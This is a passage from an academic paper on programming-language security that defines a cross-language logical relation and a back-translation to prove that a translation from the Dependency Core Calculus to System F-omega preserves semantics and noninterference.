The cross-language relation is defined in Figure 12. The relation $\mathcal{V}_{\zeta}^+ \llbracket s \rrbracket_{\delta}^{\Sigma}$ specifies when a DCC value $v : s$ is related (i.e., semantically equivalent) to an F_{ω} value $\Sigma \vdash u : \delta(s^+)$. The relation is parametrized by our open protection ADT Σ . (We write $\Sigma_{\mathbf{D}}$ to refer to the \mathbf{D}_{ℓ} component of Σ and $\Sigma_{\mathbf{G}}$ to refer to the components $\mathbf{G}_{\ell}, \mathbf{G}_{\leq}$.) The type substitution δ maps types from our protection ADT to corresponding types in the open protection ADT. Note that the relation is also indexed by an observer ζ . This seems strange since clearly *semantic* equivalence should be independent of an observer. We discuss this issue below.

Most values are related in the obvious way: $\langle \rangle$ is related to $\langle \rangle$, pairs are related if they contain related components, and functions

$$\begin{aligned}
\eta_k^{\ell,s} &\stackrel{\text{def}}{=} \lambda y:s^+. \Lambda \beta::*. \lambda x::((\alpha_{\leq} \alpha_{\ell} \beta) \times (s^+ \rightarrow \beta)). \\
&\quad ((\text{prj}_2 \ x) \ y) \\
\text{Atom}^+[s]_{\delta}^{\Sigma} &= \{(e, m) \mid \vdash e:s \wedge \Sigma_D \vdash \delta(s^+) \wedge \\
&\quad \Sigma_D; \Sigma_G \vdash m : \delta(s^+)\} \\
&\vdots \\
\mathcal{V}_{\zeta}^+[s' \rightarrow s]_{\delta}^{\Sigma} &= \{(\lambda x:s'. e, \lambda x::\delta((s')^+).m) \in \text{Atom}^+[s' \rightarrow s]_{\delta}^{\Sigma} \mid \\
&\quad \forall e', m'. (e', m') \in \mathcal{E}_{\zeta}^+[s']_{\delta}^{\Sigma} \implies \\
&\quad (e[e'/x], m[m'/x]) \in \mathcal{E}_{\zeta}^+[s]_{\delta}^{\Sigma}\} \\
\mathcal{V}_{\zeta}^+[\mathcal{T}_{\ell} s]_{\delta}^{\Sigma} &= \{(\eta_{\ell} e, \Lambda \beta::*.m) \in \text{Atom}^+[\mathcal{T}_{\ell} s]_{\delta}^{\Sigma} \mid \\
&\quad \text{let } \rho = \llbracket \mathcal{L}_{\ell}^+ \rrbracket_{\zeta}^{\Sigma} \wedge x_p = \text{pf}[\ell \leq \mathcal{T}_{\ell} s] \text{ in} \\
&\quad \exists m'. \Sigma_D; \Sigma_G \vdash m' : \delta(s^+) \wedge \\
&\quad (m[(\mathcal{T}_{\ell} s)^+/\beta] \langle x_p, \eta_k^{\ell,s} \rangle, \eta_k^{\ell,s} m') \in \mathcal{E}[(\mathcal{T}_{\ell} s)^+]_{\rho}^{\Sigma} \wedge \\
&\quad (e, m') \in \mathcal{E}_{\zeta}^+[s]_{\delta}^{\Sigma}\} \\
\mathcal{E}_{\zeta}^+[s]_{\delta}^{\Sigma} &= \{(e, m) \in \text{Atom}^+[s]_{\delta}^{\Sigma} \mid \exists v, u. \\
&\quad e \mapsto^* v \wedge m \mapsto^* u \wedge (v, u) \in \mathcal{V}_{\zeta}^+[s]_{\delta}^{\Sigma}\} \\
\mathcal{G}_{\zeta}^+[\cdot]_{\delta}^{\Sigma} &= \{(\emptyset, \emptyset)\} \\
\mathcal{G}_{\zeta}^+[\Gamma, x : s]_{\delta}^{\Sigma} &= \{(\gamma[x \mapsto e], \gamma[x \mapsto m]) \mid \\
&\quad (\gamma, \gamma) \in \mathcal{G}_{\zeta}^+[\Gamma]_{\delta}^{\Sigma} \wedge (e, m) \in \mathcal{E}_{\zeta}^+[s]_{\delta}^{\Sigma}\} \\
\Gamma \mid \Sigma \vdash e \simeq m : s \mid \delta &\stackrel{\text{def}}{=} \Gamma \vdash e : s \wedge \Sigma_D; \Sigma_G, \hat{\Gamma}^+ \vdash m : \delta(s^+) \wedge \\
&\quad \forall \zeta, (\gamma, \gamma) \in \mathcal{G}_{\zeta}^+[\Gamma]_{\delta}^{\Sigma}. (\gamma(e), \delta(\gamma(m))) \in \mathcal{E}_{\zeta}^+[s]_{\delta}^{\Sigma} \\
\Gamma \vdash e \simeq m : s &\stackrel{\text{def}}{=} \Gamma \vdash e : s \wedge \mathcal{L}_{\ell}^+; \mathcal{L}_{\leq}^+, \Gamma^+ \vdash m : s^+ \wedge \\
&\quad \text{let } \delta = \{\alpha_{\ell} \mapsto \hat{\alpha}_{\ell} \mid \ell \in \mathcal{L}_{\ell}^+\} \cup \{\alpha_{\leq} \mapsto \hat{\alpha}_{\leq}\} \wedge \\
&\quad \gamma_{\leq} = \llbracket \mathcal{L}_{\leq}^+ \rrbracket \wedge \gamma_{\leq} = \llbracket \leq^+ \rrbracket \text{ in} \\
&\quad \Gamma \mid \Sigma \vdash e \simeq \delta(\gamma_{\leq}(\gamma(m))) : s \mid \delta
\end{aligned}$$

Figure 12. DCC to F_{ω} : Cross-Language Logical Relation

are related if, given related inputs, they produce related outputs. But when should two values be related at type $\mathcal{T}_{\ell} s$? Intuitively, $\eta_{\ell} e$ should be related to $\Lambda \beta::*.m$ if e is related to the protected contents of m , which we will denote with m' . We could extract m' if we could instantiate β with s^+ and apply the resulting term to a protection proof of type $(\alpha_{\leq} \alpha_{\ell} s^+)$ and the identity continuation. However, a term of type $(\alpha_{\leq} \alpha_{\ell} s^+)$ does not exist in general, so we cannot use the identity continuation.

Note that we can always construct a protection proof of type $(\alpha_{\leq} \alpha_{\ell} (\mathcal{T}_{\ell} s)^+)$. If we instantiate β with $(\mathcal{T}_{\ell} s)^+$ and provide the proof and a suitable continuation, then m must eventually call that continuation on the protected term m' . We use the continuation $\eta_k^{\ell,s}$ given at the top of Figure 12. This continuation corresponds to $\lambda x:s. \eta_{\ell} x$ in DCC, and simply protects its argument at label ℓ . We consider $\eta_{\ell} e$ related to $\Lambda \beta::*.m$ when there exists an m' such that $m[(\mathcal{T}_{\ell} s)^+/\beta] \eta_k^{\ell,s}$ is equivalent to $\eta_k^{\ell,s} m'$ (in the target language!), and e is related to m' . This technique is reminiscent of the cross-language relation for CPS given by Chlipala [8].

To require equivalence of the two F_{ω} terms above, we use the F_{ω} logical relation \mathcal{E} , which is indexed by ρ . In Figure 12, we use the ρ defined for our protection ADT in §5.3. To generate this ρ we require an observer, therefore the value and term relations must be indexed by an observer. However, we quantify over all possible observers when we define the relation \simeq for open terms.

Two terms e and m are related in $\mathcal{E}_{\zeta}^+[s]_{\delta}^{\Sigma}$ if they evaluate to values that are related in $\mathcal{V}_{\zeta}^+[s]_{\delta}^{\Sigma}$. Note that any target term in $\mathcal{E}_{\zeta}^+[s]_{\delta}^{\Sigma}$ must reduce to a value, since the type s^+ cannot be an abstract type α , whereas in $\mathcal{E}[\alpha]_{\rho}^{\text{D};G}$ terms may not reduce to a value. In the top-level relation $\Gamma \vdash e \simeq m : s$, as in §5.3, we use $\llbracket \mathcal{L}_{\leq}^+ \rrbracket$ and $\llbracket \leq^+ \rrbracket$ from Figure 10 to implement \mathcal{L}_{\leq}^+ and \leq^+ . We pick δ using the same types from $\llbracket \mathcal{L}_{\ell}^+ \rrbracket$. Unlike in the F_{ω} logical relation, we do not provide a relational interpretation for these types because terms of type $\hat{\alpha}_{\ell}$ or $(\hat{\alpha}_{\leq} \hat{\alpha}_{\ell} t)$ are never related by this logical relation. Such terms can only appear in larger terms of translation type.

To prove the translation is correct, we'll need the following two lemmas. Lemma 6.1 is a *free theorem*, called the Parametricity Condition by Wadler [21]. Intuitively it states that passing two composed continuations to a function is the same as passing one, and then applying the other to the result.

Lemma 6.1 (Free theorem: parametricity condition)

If $D, \alpha :: * \vdash \rho_1(t_1) :: *, D \vdash \rho_1(t_g) :: *, D \vdash \rho_2(t_f) :: *,$
 $D; G \vdash m : \rho_1(\forall \alpha::*. (t_1 \times (t_2 \rightarrow \alpha)) \rightarrow \alpha),$
 $D; G \vdash m_f : t_g \rightarrow t_f, D; G \vdash m_g : t_2 \rightarrow t_g,$
 $(m_a, m'_a) \in \mathcal{E}[\llbracket t_1 \rrbracket]_{\rho}^{\text{D};G}$

then $(m_f(m[t_g] \langle m_a, m_g \rangle), m[t_f] \langle m'_a, m_f \circ m_g \rangle) \in \mathcal{E}[\llbracket t_f \rrbracket]_{\rho}^{\text{D};G}$

Lemma 6.2 below tells us that if a source term e_1 is related to m_1 , and m_1 is related to m_2 in the F_{ω} relation, e_1 is also related to m_2 in the cross-language relation. This allows us to use reasoning in the target logical relation, e.g., to use the parametricity condition, to reason about the cross-language relation.

Lemma 6.2 (Cross-language relation respects F_{ω} relation)

Let $\rho = \llbracket \mathcal{L}_{\ell}^+ \rrbracket_{\zeta}^{\Sigma}$. If $(v, u) \in \mathcal{V}_{\zeta}^+[s]_{\delta}^{\Sigma}$ and $(u_1, u_2) \in \mathcal{E}[s^+]_{\rho}^{\Sigma}$ then $(v, u_2) \in \mathcal{V}_{\zeta}^+[s]_{\delta}^{\Sigma}$

We prove Theorem 6.3, which says that if a source term is well-typed then it must be related to its translation in the cross-language logical relation. The standard notion of adequacy—given a closed boolean expression e , its translation m runs to the same boolean value as e —follows from this theorem. The proof of Theorem 6.3 is by induction on $\Gamma \vdash e : s \rightsquigarrow m$. The case for **bind** is the most interesting. We sketch this case by noting a series of equivalences. We decompose the translation of the **bind** continuation $(\lambda x:s_1^+. m_2)$ in the proof below) into the $\eta_k^{\ell,s}$ continuation and the continuation m_f defined below. Then we use the parametricity condition and the definition of $\mathcal{V}_{\zeta}^+[\mathcal{T}_{\ell} s_1]_{\delta}^{\Sigma}$ to find the protected target value m' inside m_1 .

Theorem 6.3 (Translation preserves semantics)

If $\Gamma \vdash e : s$ and $\Gamma \vdash e : s \rightsquigarrow m$ then $\Gamma \vdash e \simeq m : s$

Proof Sketch:

Show **bind** $x = e_1$ in $e_2 : s_2$ is related to

$m_1[s_2^+] \langle \text{pf}[\ell \leq s_2], \lambda x:s_1^+. m_2 \rangle$

Let $x_p = \text{pf}[\ell \leq s_2]$

$m_f = \lambda y: (\mathcal{T}_{\ell} s_1)^+. y[s_2^+] \langle x_p, \lambda x:s_1^+. m_2 \rangle : (\mathcal{T}_{\ell} s_1)^+ \rightarrow s_2^+.$

Suppose $e_1 \mapsto^* \eta_{\ell} e'_1$.

Suffices to show:

$$\begin{aligned}
e_2[e'_1/x] &\approx m_1[s_2^+] \langle \text{pf}[\ell \leq s_2], \lambda x:s_1^+. m_2 \rangle && \text{by evaluation} \\
e_2[e'_1/x] &\approx m_1[s_2^+] \langle \text{pf}[\ell \leq s_2], m_f \circ \eta_k^{\ell,s} \rangle && \text{by Lemma 6.2} \\
e_2[e'_1/x] &\approx m_f(m_1[s_2^+] \langle \text{pf}[\ell \leq \mathcal{T}_{\ell} s_1], \eta_k^{\ell,s} \rangle) && \text{by Lemma 6.1} \\
e_2[e'_1/x] &\approx m_f(\eta_k^{\ell,s} m') && \text{by IH on } e_1 \text{ and } m_1 \\
e_2[e'_1/x] &\approx m_2[m'/x] && \text{by evaluation}
\end{aligned}$$

Follows by IH on e_2 and m_2

7. Translation Preserves Noninterference

In this section, we present our central result, that our translation from DCC to F_{ω} preserves noninterference. The proof requires a back-translation. Our back-translation is inspired by Ahmed and Blume's [5], but contains several novel features as discussed below. We first present the back-translation and then prove that our translation preserves observer-sensitive equivalence.

Below we write $s^{\hat{+}}$ to denote s^+ with all instances of α_{ℓ} and α_{\leq} replaced with $\hat{\alpha}_{\ell}$ and $\hat{\alpha}_{\leq}$, respectively. We analogously put the hat symbol $\hat{\cdot}$ on other notation that we have defined already, such as Γ^+ to $\hat{\Gamma}^+$, to indicate substitution of type and term variables in $\mathcal{L}_{\ell}^+; \mathcal{L}_{\leq}^+, \leq^+$ with those in $D_{\ell}; G_{\ell}, G_{\leq}$.

$$\begin{array}{c}
\boxed{\Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \mathbf{m} : s^\dagger \uparrow e} \text{ where } \Sigma_D; \Sigma_G, \mathbf{G}_k, \Gamma^\dagger \vdash \mathbf{m} : s^\dagger \text{ and } \Gamma \vdash e : s \\
\\
\frac{}{\Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \langle \rangle : 1^\dagger \langle \rangle} \quad \frac{\Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \mathbf{m} : s_i^\dagger \uparrow e}{\Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \text{inj}_i \mathbf{m} : s_1^\dagger + s_2^\dagger \uparrow \text{inj}_i e} \quad \frac{(x : s^\dagger) \in \Gamma^\dagger}{\Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash x : s^\dagger \uparrow x} \quad \frac{\Sigma; \mathbf{G}_k; \Gamma^\dagger, x : s^\dagger \uparrow \mathbf{m} : s_2^\dagger \uparrow e}{\Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \lambda x : s_1^\dagger. \mathbf{m} : s_1^\dagger \rightarrow s_2^\dagger \uparrow \lambda x : s_1. e} \\
\\
\frac{\Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \mathbf{m}_1 : s_1^\dagger \uparrow e_1 \quad \Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \mathbf{m}_2 : s_2^\dagger \uparrow e_2}{\Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \langle \mathbf{m}_1, \mathbf{m}_2 \rangle : s_1^\dagger \times s_2^\dagger \uparrow \langle e_1, e_2 \rangle} \quad \text{FD-K} \frac{k : (s^\dagger \rightarrow (T_\ell s)^\dagger) \in \mathbf{G}_k}{\Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash k : s^\dagger \rightarrow T_\ell s^\dagger \uparrow \lambda x : s. \eta_\ell x} \\
\\
\text{FD-}\eta \frac{\Sigma; \mathbf{G}_k, k : (s^\dagger \rightarrow (T_\ell s)^\dagger); \Gamma^\dagger \vdash \mathbf{m}[(T_\ell s)^\dagger / \beta] \langle \text{pf}[\ell \leq T_\ell s], k \rangle : T_\ell s^\dagger \uparrow e}{\Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \Lambda\beta :: * . \mathbf{m} : T_\ell s^\dagger \uparrow e} \\
\\
\text{FD-BIND} \frac{\Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \mathbf{m}_p : (\alpha_\leq \alpha_\ell s^\dagger) \times (s^\dagger \rightarrow s^\dagger) \quad \Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \mathbf{m} : (T_\ell s')^\dagger \uparrow e \quad \Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \text{prj}_2 \mathbf{m}_p : s'^\dagger \rightarrow s^\dagger \uparrow e'}{\Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \mathbf{m} [s^\dagger] \mathbf{m}_p : s^\dagger \uparrow \text{bind } x = e \text{ in } e' \times} \\
\\
\text{FD-SUBTERM} \frac{\Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \mathbf{F} : s_1^\dagger \Rightarrow s_2^\dagger \uparrow \mathbf{F}' \quad \Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \mathbf{m} : s_1^\dagger \uparrow e}{\Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \mathbf{F}[\mathbf{m}] : s_2^\dagger \uparrow \mathbf{F}'[e]} \quad \text{FD-HOLE}^\# \frac{\mathbf{E}^\#[\mathbf{u}] \mapsto \mathbf{m}_1 \quad \Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \mathbf{m}_1 : s_2^\dagger \uparrow e}{\Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \mathbf{E}^\#[\mathbf{u}] : s_2^\dagger \uparrow e} \\
\\
\text{FD-HOLE}^+ \frac{\Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \mathbf{m} : s_1^\dagger + s_2^\dagger \quad \Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \text{case } \mathbf{m} \text{ of } \text{inj}_1 x_1. \mathbf{m}_1 \parallel \text{inj}_2 x_2. \mathbf{m}_2 : \mathbf{t} \text{ where } \beta s. \mathbf{t} = s'^\dagger}{\Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \text{case } \mathbf{m} \text{ of } \text{inj}_1 y_1. \mathbf{E}^\#[\mathbf{m}_1[y_1/x_1]] \parallel \text{inj}_2 y_2. \mathbf{E}^\#[\mathbf{m}_2[y_2/x_2]] : s^\dagger \uparrow e} \quad (\text{fresh } y_1, y_2) \\
\\
\Sigma; \mathbf{G}_k; \Gamma^\dagger \vdash \mathbf{E}^\#[\text{case } \mathbf{m} \text{ of } \text{inj}_1 x_1. \mathbf{m}_1 \parallel \text{inj}_2 x_2. \mathbf{m}_2] : s^\dagger \uparrow e
\end{array}$$

Figure 13. F_ω to DCC: Term Back-Translation

7.1 Back-Translation

Recall from §3 that proving equivalence preservation for functions requires a back-translation. Specifically, proving that $(f_1, f_2) \in \mathcal{V}[s' \rightarrow s]_\zeta$ implies $(f_1, f_2) \in \mathcal{V}[s'^+ \rightarrow s^+]_\rho^\Sigma$ (where $\rho = \llbracket \mathcal{L}^\dagger \rrbracket_\zeta^\Sigma$), requires that given $(\mathbf{m}_1, \mathbf{m}_2) \in \mathcal{E}[s'^+]_\rho^\Sigma$ we can produce $(e_1, e_2) \in \mathcal{E}[s']_\zeta$. Note that \mathbf{m}_1 and \mathbf{m}_2 have the translation type s'^+ under Σ . So, at the “top-level” we need to back-translate terms \mathbf{m} where $\Sigma \vdash \mathbf{m} : s^\dagger$. However, consider the function $\lambda x : s^\dagger. \mathbf{m} : s'^+ \rightarrow s^\dagger$. The obvious way to back-translate this is to back-translate the term $\Sigma, x : s^\dagger \vdash \mathbf{m} : s^\dagger$. Therefore, we will at least need to be able to back-translate terms \mathbf{m} such that $\Sigma_D; \Sigma_G, \Gamma^\dagger \vdash \mathbf{m} : s^\dagger$, where Γ^\dagger is restricted to contain only variables of translation type. To do so, we will set up a back-translation judgment of the form $\Sigma; \Gamma^\dagger \vdash \mathbf{m} : s^\dagger \uparrow e$ which says that the target term \mathbf{m} , which has type s^\dagger under the open ADT Σ and the term context Γ^\dagger , back-translates to e of type s under context Γ . In fact, our back-translation, defined in Figure 13, will require an additional environment \mathbf{G}_k , but the reader should ignore that for now. We will introduce this extra environment as we explain Figure 13. First, we discuss the rules for back-translating values and then the more complex rules for back-translating expressions.

Back-translating values The rules for back-translating values are in the top half of Figure 13. We back-translate $\langle \rangle$ to $\langle \rangle$. We back-translate a pair $\langle \mathbf{m}_1, \mathbf{m}_2 \rangle : s_1^\dagger \times s_2^\dagger$ to $\langle e_1, e_2 \rangle$ if $\mathbf{m}_1 : s_1^\dagger$ and $\mathbf{m}_2 : s_2^\dagger$ back-translate to e_1 and e_2 , respectively. We back-translate sums and functions of translation type similarly by structural recursion since their subterms must be of translation type.

For type abstractions, we only need to be able to back-translate terms $\Lambda\beta :: \kappa. \mathbf{m}$ of translation type, *i.e.*, of type $(T_\ell s)^\dagger$, which is defined by rule FD- η . Note that $\Lambda\beta :: \kappa. \mathbf{m}$ can only be of translation type when $\kappa = *$, so we only need to back-translate $\Lambda\beta :: *. \mathbf{m}$. As discussed in §6, the term $\Lambda\beta :: *. \mathbf{m}$ has some protected contents \mathbf{m}' . Roughly speaking, if we could back-translate $\mathbf{m}' : s^\dagger$ to e' , then $\Lambda\beta :: *. \mathbf{m} : (T_\ell s)^\dagger$ should back-translate to $\eta_\ell e'$. To extract \mathbf{m}' , we need to provide a protection proof for $(\hat{\alpha}_\leq \hat{\alpha}_\ell s^\dagger)$ which does not exist in general. Previously, we noted that we can always construct a protection proof for $(\hat{\alpha}_\leq \hat{\alpha}_\ell (T_\ell s)^\dagger)$ and used the continuation $\eta_k^{\ell, s}$. However, here if we use the continuation $\eta_k^{\ell, s}$ then the back-translation would not be well-founded. Instead, we

introduce a continuation variable $k : s^\dagger \rightarrow (T_\ell s)^\dagger$ and keep it in a separate environment \mathbf{G}_k . Then we back-translate $\Lambda\beta :: *. \mathbf{m}$ to e by back-translating $\mathbf{m}_k = \mathbf{m}[(T_\ell s)^\dagger / \beta] \langle \text{pf}[\ell \leq T_\ell s], k \rangle$ to e . Note that parametricity guarantees that the term \mathbf{m}_k will return the result of the continuation k applied to the protected contents \mathbf{m}' . Thus, the back-translation of \mathbf{m}_k will eventually back-translate $k \mathbf{m}'$ to produce its result. We back-translate k via FD-K to $\lambda x : s. \eta_\ell x$ and back-translate \mathbf{m}' to e' . Hence, we back-translate $k \mathbf{m}'$ to $(\lambda x : s. \eta_\ell x) e'$ which is beta-equivalent to $\eta_\ell e'$.

Back-translating expressions When back-translating a term whose subterms are all of translation type, we proceed by structural recursion for most forms. When a term has subterms of non-translation type, we use partial evaluation to eliminate those subterms. Our partial evaluation is more involved than Ahmed and Blume’s because our target language is not restricted to CPS form (*i.e.*, not all subterms of an expression are values). With a CPS restriction, every elimination form in evaluation position is a redex, but without this restriction one needs to look arbitrarily deep to find a redex.

The back-translation of **bind** expressions depends on the invariants imposed by the protection types, expressed in the FD-BIND rule. In the target language, **bind** appears as an expression like $\mathbf{m}'[s^\dagger] \mathbf{m}_p$. That is, an expression of type $(T_\ell s)^\dagger$ applied to a type and a protected continuation.

To illustrate back-translation of other expressions, let us consider how to back-translate the term $\text{prj}_1 \mathbf{m} : s_1^\dagger$. There are two cases.

1. Subterms are of translation type In the simplest case, the subterm \mathbf{m} is of translation type $s_1^\dagger \times s_2^\dagger$. We can back-translate \mathbf{m} to e and $\text{prj}_1 \mathbf{m}$ to $\text{prj}_1 e$.

The same idea applies to all elimination forms of translation type, such as application and **case**, and is captured by the FD-SUBTERM rule. To abstract this reasoning, we introduce a restricted evaluation context \mathbf{F} —the grammar appears in Figure 14. This context is restricted to be one level deep. Any target elimination form can be written as $\mathbf{F}[\mathbf{m}]$. If both the type of the hole and the result are translation types, then we can simply back-translate \mathbf{F} to \mathbf{F} and \mathbf{m} to e , and produce $\mathbf{F}[e]$. We omit the definition of context typing, as it is standard. We write $\mathbf{F} : t_1 \Rightarrow t_2$ to mean the hole of \mathbf{F} has type t_1 while the result has type t_2 , under type and term environments that are obvious from context. We also omit the back-translation of \mathbf{F} . Each

$$\begin{aligned}
F_\omega \text{ ctx } \mathbf{F} &::= \text{prj}_i [\cdot]_{\mathbf{T}} \mid [\cdot]_{\mathbf{T}} \mathbf{m} \mid [\cdot]_{\mathbf{T}} [\mathbf{t}] \mid \\
&\quad \text{case } [\cdot]_{\mathbf{T}} \text{ of } \text{inj}_1 \mathbf{y}. \mathbf{m}_1 \parallel \text{inj}_2 \mathbf{y}. \mathbf{m}_2 \\
DCC \text{ ctx } \mathbf{F} &::= \text{prj}_i [\cdot]_{\mathbf{S}} \mid [\cdot]_{\mathbf{S}} \mathbf{e} \mid \text{bind } \mathbf{x} = [\cdot]_{\mathbf{S}} \text{ in } \mathbf{e} \mid \\
&\quad \text{case } [\cdot]_{\mathbf{S}} \text{ of } \text{inj}_1 \mathbf{y}. \mathbf{e}_1 \parallel \text{inj}_2 \mathbf{y}. \mathbf{e}_2
\end{aligned}$$

$$\mathbf{E}^\# = \mathbf{F}_0[\mathbf{F}_1[\dots \mathbf{F}_n]] \text{ where}$$

$$\Sigma_D; \Sigma_G, \mathbf{G}_k, \Gamma^\dagger \vdash \mathbf{F}_0 : \mathbf{t}_1 \Rightarrow \mathbf{s}^\dagger \quad \forall i \in [1, n+1]. \exists \mathbf{s}_i. \mathbf{t}_i = \mathbf{s}_i^\dagger$$

$$\forall i \in [1, n]. \Sigma_D; \Sigma_G, \mathbf{G}_k, \Gamma^\dagger \vdash \mathbf{F}_i : \mathbf{t}_{i+1} \Rightarrow \mathbf{t}_i$$

Figure 14. F_ω to DCC: Back-Translation Contexts

\mathbf{F} is back-translated by back-translating each of its subterms—which a simple case analysis shows must all be of translation type—and back-translating $[\cdot]_{\mathbf{T}}$ to $[\cdot]_{\mathbf{S}}$.

2. Subterms are not of translation type Next, consider the scenario where the subterm \mathbf{m} is of non-translation type $\mathbf{s}_1^\dagger \times \mathbf{t}_2$. Let us consider the structure of \mathbf{m} . If \mathbf{m} is a value \mathbf{u} that is not a variable, then $\mathbf{u} = \langle \mathbf{m}_1, \mathbf{m}_2 \rangle$. Hence, we can reduce $\text{prj}_1 \langle \mathbf{m}_1, \mathbf{m}_2 \rangle \mapsto \mathbf{m}_1$ and then back-translate $\mathbf{m}_1 : \mathbf{s}_1^\dagger$. We will come back to the possibility of \mathbf{u} being a variable shortly.

But what if \mathbf{m} is not a value? Intuitively, there must be *some* redex $\mathbf{F}[\mathbf{u}]$ in \mathbf{m} . If we can find that redex and reduce it, then we can eliminate a term of non-translation type and continue back-translating. For example, if \mathbf{m} is the redex $\mathbf{F}[\mathbf{u}]$, then we can reduce $\text{prj}_1 \mathbf{F}[\mathbf{u}] \mapsto \text{prj}_1 \mathbf{m}'$ and continue back-translating $\text{prj}_1 \mathbf{m}' : \mathbf{s}_1^\dagger$. Note that this means our back-translation depends on strong-normalization. We discuss this further in §8.

More generally, when a subterm is of non-translation type, we evaluate away terms of non-translation type by repeatedly reducing the inner-most redex until all subterms are of translation type. To find the inner-most redex of a term, we decompose the term into $\mathbf{F}_0[\mathbf{F}_1[\mathbf{F}_2[\dots \mathbf{F}_n[\mathbf{u}]]]]$ (case 2a). When a term cannot be decomposed like this and is of non-translation type, there is additional structure imposed by our type translation that we use to rewrite the term (case 2b).

2a. There exists a non-translation redex Suppose we decompose a term into $\mathbf{E}^\#[\mathbf{u}] = \mathbf{F}_0[\mathbf{F}_1[\mathbf{F}_2[\dots \mathbf{F}_n[\mathbf{u}]]]]$, where the result of \mathbf{F}_0 is a translation type and the hole and result types of all other \mathbf{F}_i are non-translation types. We refer to the redex $\mathbf{F}_n[\mathbf{u}]$ as a non-translation redex. We use $\mathbf{E}^\#$ to denote such a sequence of \mathbf{F}_i contexts, formally defined in Figure 14. In this case, the rule FD-HOLE applies. We perform one step of evaluation, eliminating the redex $\mathbf{F}_n[\mathbf{u}]$, then continue back-translating the resulting term. We might worry that here \mathbf{u} can be a variable, and thus $\mathbf{E}^\#[\mathbf{u}]$ is stuck. However, recall by assumption that the hole of \mathbf{F}_n must be of non-translation type. Let us consider which variables can appear in the hole of \mathbf{F}_n .

During back-translation, only certain variables are free. Free variables can be either the coercion functions $\mathbf{c}_{\ell' \ell}$, the proof constructors $\hat{\mathbf{p}}_{\mathbf{t}}$, the variables $\mathbf{x} : \mathbf{s}^\dagger$ from functions of translation type, or the variables $\mathbf{k} : \mathbf{s}^\dagger \rightarrow (\mathbf{T}_\ell \mathbf{s})^\dagger$ introduced by the back-translation. Clearly a variable of translation type cannot appear in the hole, so \mathbf{u} cannot be one of the variables from the final two cases.

Suppose \mathbf{u} is a coercion function $\mathbf{c}_{\ell' \ell} : \hat{\alpha}_{\ell'} \rightarrow \hat{\alpha}_\ell$. Then $\mathbf{F}_n[\mathbf{u}]$ has type $\hat{\alpha}_\ell$. However, a term of type $\hat{\alpha}_\ell$ cannot appear in any evaluation context. This follows by considering the type of each evaluation context in F_ω . Since there must be at least an outer \mathbf{F}_0 whose result is of translation type, \mathbf{u} cannot be a coercion function.

Finally, suppose \mathbf{u} is a proof constructor, for instance, $\hat{\mathbf{p}}_1$. Then $\mathbf{F}_n[\mathbf{u}]$ has type $(\hat{\alpha}_{\leq} \hat{\alpha}_\ell \mathbf{1})$. Again, terms of this type cannot appear in any evaluation context due to the types of evaluation context in F_ω . Similar reasoning applies to all proof constructors since after wrapping them in some number of \mathbf{F} contexts the final result will be a term of protection type which

cannot appear in any evaluation context. So \mathbf{u} cannot be a proof constructor. Hence, we conclude that it is impossible for a value \mathbf{u} in $\mathbf{E}^\#[\mathbf{u}]$ to be a variable.

2b. There does not exist a non-translation redex Note that the FD-HOLE[#] rule requires that the hole of each \mathbf{F}_i be of non-translation type. Suppose that before we find a non-translation redex, we reach some boundary where the hole of a context has translation type. That is, we decompose a term into $\mathbf{E}^\#[\mathbf{F}_i[\mathbf{m}]] = \mathbf{F}_0[\mathbf{F}_1[\mathbf{F}_2[\dots \mathbf{F}_i[\mathbf{m}]]]]$, where \mathbf{m} is the first term (going outside in) that has translation type, but the result of \mathbf{F}_i is of non-translation type. In this case $\mathbf{E}^\#[\mathbf{F}_i]$ is not a valid $\mathbf{E}_1^\#$ and there is no non-translation redex. This could happen, for instance, if \mathbf{m} is a variable of translation type, which we can only rule out when $\mathbf{E}^\#[\mathbf{F}_i]$ is a valid $\mathbf{E}_1^\#$. Let us analyze what \mathbf{F}_i could be.

If \mathbf{F}_i is $\text{prj}_i [\cdot]_{\mathbf{T}}$, then \mathbf{m} must have type $\mathbf{s}^\dagger \times \mathbf{s}'^\dagger$. But then the result of \mathbf{F}_i is a translation type, so \mathbf{F}_i cannot be a projection.

If \mathbf{F}_i is $[\cdot]_{\mathbf{T}} \mathbf{m}'$, then \mathbf{m}' must have type $\mathbf{s}^\dagger \rightarrow \mathbf{s}'^\dagger$. But then the result of \mathbf{F}_i is a translation type, so \mathbf{F}_i cannot be an application.

If \mathbf{F}_i is $[\cdot]_{\mathbf{T}} [\mathbf{t}]$, then \mathbf{m} must have type $(\mathbf{T}_\ell \mathbf{s}')^\dagger$. But then $\mathbf{F}_i[\mathbf{m}]$ must be $\mathbf{m}'[\mathbf{t}]$, and this must appear in at least one higher context $\mathbf{m}'[\mathbf{t}] \mathbf{m}_p$. But $\mathbf{m}_p : (\alpha_{\leq} \alpha_\ell \mathbf{s}^\dagger) \times \mathbf{s}'^\dagger \rightarrow \mathbf{s}^\dagger$ —since we can only construct protection proofs for translation types—so $\mathbf{t} = \mathbf{s}^\dagger$. Therefore, $\mathbf{m}'[\mathbf{t}] \mathbf{m}_p$ is of translation type. Recall that we assumed that \mathbf{m} is the first term of translation type, so \mathbf{F}_i cannot be a type instantiation.

